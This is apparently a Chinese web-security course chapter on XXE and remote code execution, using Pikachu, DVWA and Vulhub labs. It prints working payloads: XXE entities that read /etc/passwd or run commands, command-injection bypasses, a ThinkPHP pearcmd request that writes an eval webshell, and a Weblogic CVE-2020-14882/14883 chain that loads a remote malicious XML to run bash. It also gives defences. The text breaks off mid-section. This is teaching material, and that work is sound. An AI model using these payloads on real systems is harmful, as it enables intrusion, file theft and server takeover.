XML是用于标记电子文件使其具有结构性的标记语言，可以用来标记数据、定义数据类型，是一种允许用户对自己的标记语言进行定义的源语言。XML文档结构包括XML声明、DTD（文档类型定义）、文档元素。

首先让我们了解一下XML的基本结构，其中主要关注[DTD-实体]：

```
XML 文档声明，在文档的第一行
XML 文档类型定义，即DTD，XXE 漏洞所在的地方
XML 文档元素
```



DTD（文档类型定义）的作用是定义 XML 文档的合法构建模块。DTD 可以在 XML 文档内声明，也可以外部引用。XML文档类型的声明如下：

```
内部声明DTD  <!DOCTYPE 根元素 [元素声明]>

外部声明DTD  <!DOCTYPE 根元素 SYSTEM "文件名">
举例：<!DOCTYPE note SYSTEM "Note.dtd"> 或者 <!DOCTYPE 根元素 PUBLIC "public_ID" "文件名">
```

实例1.1：内部声明DTD

```
<?xml version="1.0"?>                          //xml声明
<!DOCTYPE note [
```

```
<!ELEMENT note (to,from,heading,body)>    //定义了note元素，并且note元素下面有4个子元素
<!ELEMENT to      (#PCDATA)>              //定义了子元素to，后面的（#PCDATA）意思是to元素里面的字符串内容不会被解析
<!ELEMENT from    (#PCDATA)>
<!ELEMENT heading (#PCDATA)>
<!ELEMENT body    (#PCDATA)>
]>                                  //从<!DOCTYPE...到]>,是DTD文档的定义
<note>
<to>George</to>
<from>John</from>
<heading>Reminder</heading>
<body>Don't forget the meeting!</body>
</note>                                  //后面这部分就是XML文件内容
```

实例1.2：外部声明DTD

```
<?xml version="1.0"?>
<!DOCTYPE note SYSTEM "note.dtd">
<note>
<to>George</to>
<from>John</from>
<heading>Reminder</heading>
<body>Don't forget the meeting!</body>
</note>
```

这个note.dtd的内容就是:

```
<!DOCTYPE note [
<!ELEMENT note (to,from,heading,body)>
<!ELEMENT to      (#PCDATA)>
<!ELEMENT from    (#PCDATA)>
<!ELEMENT heading (#PCDATA)>
<!ELEMENT body    (#PCDATA)>
]>
```

DTD实体是用于定义引用普通文本或特殊字符的快捷方式的变量，可以内部声明或外部引用

```
内部声明实体 <!DOCTYPE 实体名称 "实体的值">
引用外部实体 <!DOCTYPE 实体名称 SYSTEM "URL"> 或者 <!DOCTYPE 实体名称 PUBLIC "public_ID" "URL">
```

实例2.1：内部声明实体

```
<?xml version="1.0"?>
<!DOCTYPE note[ <!ELEMENT note (name)> <!ENTITY hack3r "Hu3sky"> ]>
<note>
<name>&hack3r;</name>
</note>
```

实例2.2：引用外部实体

外部实体用来引用外部资源，有两个关键字**SYSTEM**和**PUBLIC**两个，表示实体来自本地计算机还是公共计算机，外部实体的利用会用到协议如下:

不同语言下支持的协议:

libxml2	PHP	Java	.NET
file	file	http	file
http	http	https	http
ftp	ftp	ftp	https
	php	file	ftp
	compress.zlib	jar	
	compress.bzip2	netdoc	
	data	mailto	
	glob	gopher *	
	phar		

正因为外部实体支持的http、file等协议，那么就有可能通过引用外部实体进行远程文件读取。

2.3 危害

当允许引用外部实体时，通过构造恶意内容，可导致读取任意文件、执行系统命令、探测内网端口、攻击内网网站等危害。

2.3.1 读取任意文件

PHP中可以通过FILE协议、HTTP协议和FTP协议读取文件，还可利用PHP伪协议。

```
<?xml version="1.0"?>
<!DOCTYPE geek[
    <!ENTITY f SYSTEM "file:///etc/passwd">
]>

<hhh>&f;</hhh>
```

2.3.2 执行系统命令

这种情况很少发生，但在配置不当或者开发内部应用情况下（PHP expect模块被加载到了易受攻击的系统或处理XML的内部应用程序上），攻击者能够通过XXE执行代码。

```
<?xml version="1.0"?>
    <!DOCTYPE geek[
    <!ENTITY f SYSTEM "expect://id">
]>

<hhh>&f;</hhh>
```

2.4 Pikachu演示

我们先输入一个合法的xml文档:

```
<?xml version="1.0" encoding="UTF-8" ?>

<!DOCTYPE note [
    <!ENTITY hack "geektime">
]>

<name>&hack;</name>
```

提交之后，发现成功解析了，说明网页对输入的xml数据是有结果回显的

在服务端开启了DTD外部引用且没有对DTD对象进行过滤的情况下，可以利用DTD引用系统关键文件:

```
<?xml version="1.0"?>
<!DOCTYPE ANY [
<!ENTITY geektime SYSTEM "file:///etc/passwd">
]>
<x>&geektime;</x>
```

2.5 XXE的防御

2.5.1 禁用外部实体

```
//php:
libxml_disable_entity_loader(true);

//java:
DocumentBuilderFactory dbf =DocumentBuilderFactory.newInstance();
dbf.setExpandEntityReferences(false);

//Python:
from lxml import etree
xmlData = etree.parse(xmlSource,etree.XMLParser(resolve_entities=False))
```

2.5.2 过滤用户提交数据

```
过滤关键词： <!DOCTYPE 和 <!ENTITY，或者 SYSTEM 和 PUBLIC
```

三、远程代码执行

3.1 什么是RCE

RCE英文全称：remote command/code execute，分为 远程命令执行（比如ping） 和 远程代码执行（比如eval）。

RCE漏洞，可以让攻击者直接向后台服务器远程注入操作系统命令或者代码，从而控制后台系统。

3.1.1 远程命令执行

出现原因：因为应用系统从设计上需要给用户提供指定的远程命令操作的接口。

比如常见的路由器、防火墙、入侵检测等设备的Web管理界面上，一般会给用户提供一个ping操作的web界面，用户从Web界面输入目标IP，提交后，后台会对该IP地址进行一次ping测试，并返回测试结果。而如果设计者在完成该功能时，没有做严格的安全控制，则可能会导致攻击者通过该接口提交“意想不到”的命令，从而控制整个后台服务器。

Ping是Windows、Unix和Linux系统下的一个命令。ping也属于一个通信协议，是TCP/IP协议的一部分。利用“ping”命令可以检查网络是否连通，可以很好地帮助我们分析和判定网络故障。应用格式：ping + IP地址，如图：

```
localhost:~ x$ ping 127.0.0.1
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.043 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.123 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.134 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.113 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.073 ms
^C
--- 127.0.0.1 ping statistics ---
5 packets transmitted, 5 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 0.043/0.097/0.134/0.034 ms
localhost:~ x$
```

例如：如今很多甲方企业的自动化运维平台，大量的系统操作会通过“自动化运维”平台进行操作，其中往往会出现远程系统命令执行的漏洞。

3.1.2 远程代码执行

出现原因：因为需求设计，后台有时候会把用户的输入作为代码的一部分进行执行，也造成了远程代码执行漏洞。

3.1.3 防御

如果需要给前端用户提供操作类的API接口，一定需要对接口的输入的内容进行严格的判断，比如实施严格的白名单是一个好的方法。

3.2 DVWA演示

3.2.1 Low级别

该处设置一个ping功能，输入一个IP地址即可以从服务器对该地址执行ping操作。源代码如下：

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
```

```
?>
```


target参数为将要ping的ip地址，比如在输入框输入127.0.0.1。

命令行的几种操作方式：

```
A && B：  先执行A，如果成功，执行B；

A || B：  先执行A，如果失败，执行B；

A | B：管道符，先执行A后，将A的结果作为B的输入，打印的是B的结果；

A & B：  先执行A，然后不管成功与否，执行B；
```

再看上面的源代码，可以想到在ping命令后可以尝试其他命令的拼接，比如在linux系统中执行ping 127.0.0.1 & ls，则会先运行ping指令，之后执行ls指令，列出当前文件夹的内容。那么在这个地方同样可以进行拼接，输入框中填入127.0.0.1 & ls，这些内容都会作为target参数传入服务器从而拼接出整个系统命令并执行。


攻击效果如图：



3.2.2 Medium级别

Medium只对&&与;两种符号进行过滤，所以用其他的||,|,&同样可以进行攻击。

```
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';'  => '',
    );

    // Remove any of the charactars in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target
);

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```




3.2.3 High级别

对于High，它对可能造成攻击的符号都进行了过滤操作，但是在对 | 进行过滤的时候，多了一个空格，如下：

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '&'  => '',
        ';'  => '',
        '| ' => '',
        '-'  => '',
        '$'  => '',
        '('  => '',
        ')'  => '',
        '`'  => '',
```

```
        '||' => '',
    );

    // Remove any of the charactars in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target
);

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

在命令行中进行操作的时候，空格不一定是必须的，如果输入127.0.0.1 | ls（即竖线后有空格）和127.0.0.1|ls，两者效果一致，所以只要不加空格同样可以造成攻击。



3.3 Thinkphp RCE

3.3.1 漏洞概述

Thinkphp是一个免费开源的，快速、简单的面向对象的轻量级PHP开发框架，是为了敏捷Web应用开发和简化企业应用开发而诞生的。

2022年12月，Thinkphp披露出在开启多语言功能的情况下存在文件包含漏洞，攻击者可以通过get、header、cookie等位置传入参数，实现目录穿越+文件包含，通过pearcmd文件包含这个trick即可实现RCE。

默认情况下，系统只会加载默认语言包，如果需要多语言自动侦测及自动切换，需要在全局的中间件定义文件中添加中间件定义，因此只有启用多语言并且使用存在漏洞的版本时才存在漏洞。

```
漏洞利用条件：
1、多语言开启
2、安装pear库
3、知道pearcmd.php路径
4、register_argc_argv = on
```

3.3.2 影响范围

```
6.0.1 < ThinkPHP ≤ 6.0.13
5.1.0 < ThinkPHP ≤ 5.1.8
5.0.0 < ThinkPHP ≤ 5.0.12
```

3.3.3 环境搭建


```
docker pull vulfocus/thinkphp:6.0.12
docker run -d -p 8080:80 vulfocus/thinkphp:6.0.12
```

浏览器访问：http://your_ip:8080/public/

3.3.4 漏洞演示


前端测试是否存在pearcmd，访问路径，如果存在下图中的报错就确认存在

```
?lang=../../../../../../../../usr/local/lib/php/pearcmd
```




EXP

```
?lang=../../../../../../../../../../usr/local/lib/php/pearcmd&+config-create+/<?
=phpinfo()?>+/var/www/html/geektime1.php

?lang=../../../../../../../../../../usr/local/lib/php/pearcmd&+config-create+/<?
=@eval($_REQUEST['a']);?>+/var/www/html/geektime2.php
```



写入成功后，直接访问php文件，成功解析：



3.3.5 修复建议

1. 若无必要，可关闭多语言功能
2. 升级至最新版本

3.4 Weblogic RCE

3.4.1 漏洞概述

Weblogic未授权远程命令执行漏洞（CVE-2020-14882，CVE-2020-14883）
2020年Oracle官方发布了数百个组件的高危漏洞公告。其中组合利用 CVE-2020-14882 & CVE-2020-14883 可使攻击者绕过WebLogic后台登录限制，远程执行代码获取WebLogic服务器权限，利用难度极低，风险极大。

漏洞原理：
CVE-2020-14882：允许未授权的用户绕过管理控制台的权限验证访问后台
CVE-2020-14883：允许后台任意用户通过HTTP协议执行任意命令
这两个漏洞的组合利用，可以让攻击者以未授权的身份登录后台，然后通过GET请求在Weblogic服务器上远程执行命令。

3.4.2 影响范围

```
WebLogic 10.3.6.0.0
WebLogic 12.1.3.0.0
WebLogic 12.2.1.3.0
WebLogic 12.2.1.4.0
WebLogic 14.1.1.0.0
```

3.4.3 环境搭建

Vulhub：https://vulhub.org/

Vulhub是一个基于docker和docker-compose的漏洞环境集合，进入对应目录并执行一条语句即可启动一个全新的漏洞环境，让漏洞复现变得更加简单，让安全研究者更加专注于漏洞原理本身。

下载安装

```
安装Docker：前面的课程已介绍过，不再赘述

安装Docker-compose：yum install -y docker-compose

下载Vulhub：git clone https://github.com/vulhub/vulhub.git

如果github打不开，可以使用gitee：git clone https://gitee.com/hundan-90/vulhub.git
```

开始使用


```
启动环境
在Vulhub中选择某个环境，进入漏洞目录启动：docker-compose up -d

漏洞测试
Vulhub中所有漏洞环境均配置了详细的文档，包括如何编译、启动、原理、复现，详见
https://vulhub.org/#/environments/

操作容器
停止：docker-compose stop
开启：docker-compose start
移除：docker-compose down
```

启动Weblogic漏洞环境

```
[root@VM-24-8-centos CVE-2020-14882]# docker-compose up -d
Creating network "cve202014882_default" with the default driver
Pulling weblogic (vulhub/weblogic:12.2.1.3-2018)...
Trying to pull repository docker.io/vulhub/weblogic ...
12.2.1.3-2018: Pulling from docker.io/vulhub/weblogic
4040fe120662: Pull complete
5788a5fddf0e: Pull complete
88fc159ecf27: Pull complete
138d86176392: Pull complete
586a610c1c83: Pull complete
8362c571c14a: Pull complete
d4802e4ac1d2: Pull complete
Digest: sha256:8ddf63df92426e521e60c2db913602304a799921fb3919094aef012e3ad6b13f
Status: Downloaded newer image for docker.io/vulhub/weblogic:12.2.1.3-2018
Creating cve202014882_weblogic_1 ... done
```

看到done说明环境启动成功

启动完成后，访问`http://your-ip:7001/console`即可查看到后台登录页面。




3.4.4 漏洞演示

3.4.4.1 CVE-2020-14882

访问`http://your-ip:7001/console`来到登录页面，正常来说肯定是需要账号密码才能登录到后台，这里利用CVE-2020-14882漏洞，访问以下URL，即可未授权访问到管理后台页面：

```
http://your-ip:7001/console/css/%252e%252e%252fconsole.portal
或
http://your-ip:7001/console/images/%252e%252e%252fconsole.portal
```

注：`%252e%252e%252f` 是经过两次URL编码后的`../`，通过这个就可以实现穿越路径未授权访问后台页面。



观察该页面可看到通过未授权访问的后台与正常登陆的后台相比，由于权限不足，缺少部署等功能，无法安装应用，所以也无法通过部署项目等方式直接获取权限。想要实现服务器RCE，就要借助另外一个漏洞（CVE-2020-14883）。

3.4.4.2 CVE-2020-14883

利用方式一：


通过 `com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationContext` 类实现，这种方法最早在 CVE-2019-2725（Weblogic反序列化漏洞） 被提出，是一个通杀的方法，对Weblogic的所有版本均有效。此方法需要借助XML文件，通过访问XML文件来执行命令。

构造一个恶意的XML文件，并将其保存在Weblogic可以访问到的服务器上，如 `http://example.com/rce.xml`：


```
<?xml version="1.0" encoding="UTF-8" ?>
<beans xmlns="http://www.springframework.org/schema/beans"
   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
   xsi:schemaLocation="http://www.springframework.org/schema/beans
http://www.springframework.org/schema/beans/spring-beans.xsd">
    <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
        <constructor-arg>
          <list>
            <value>bash</value>
            <value>-c</value>
            <value><![CDATA[touch /tmp/geektime1]]></value>
          </list>
        </constructor-arg>
    </bean>
</beans>
```

访问如下URL，即可让Weblogic加载该恶意XML文件，并执行其中的命令：

```
http://your-ip:7001/console/images/%252e%252e%252fconsole.portal?
_nfpb=true&_pageLabel=&handle=com.bea.core.repackaged.springframework.context.su
pport.FileSystemXmlApplicationContext("http://example.com/rce.xml")
```



进入容器，可以发现 `touch /tmp/geektime1` 已成功执行：



这种利用方法的不足之处，就是需要Weblogic服务器能够访问到恶意XML。


利用方式二：

通过`com.tangosol.coherence.mvel2.sh.ShellSession`类实现，这个利用方法只能在 Weblogic 12.2.1 以上版本利用，因为 10.3.6（上面受影响版本中只有这一个低于12.2.1）版本没有这个类。

直接访问如下URL，即可执行命令：

```
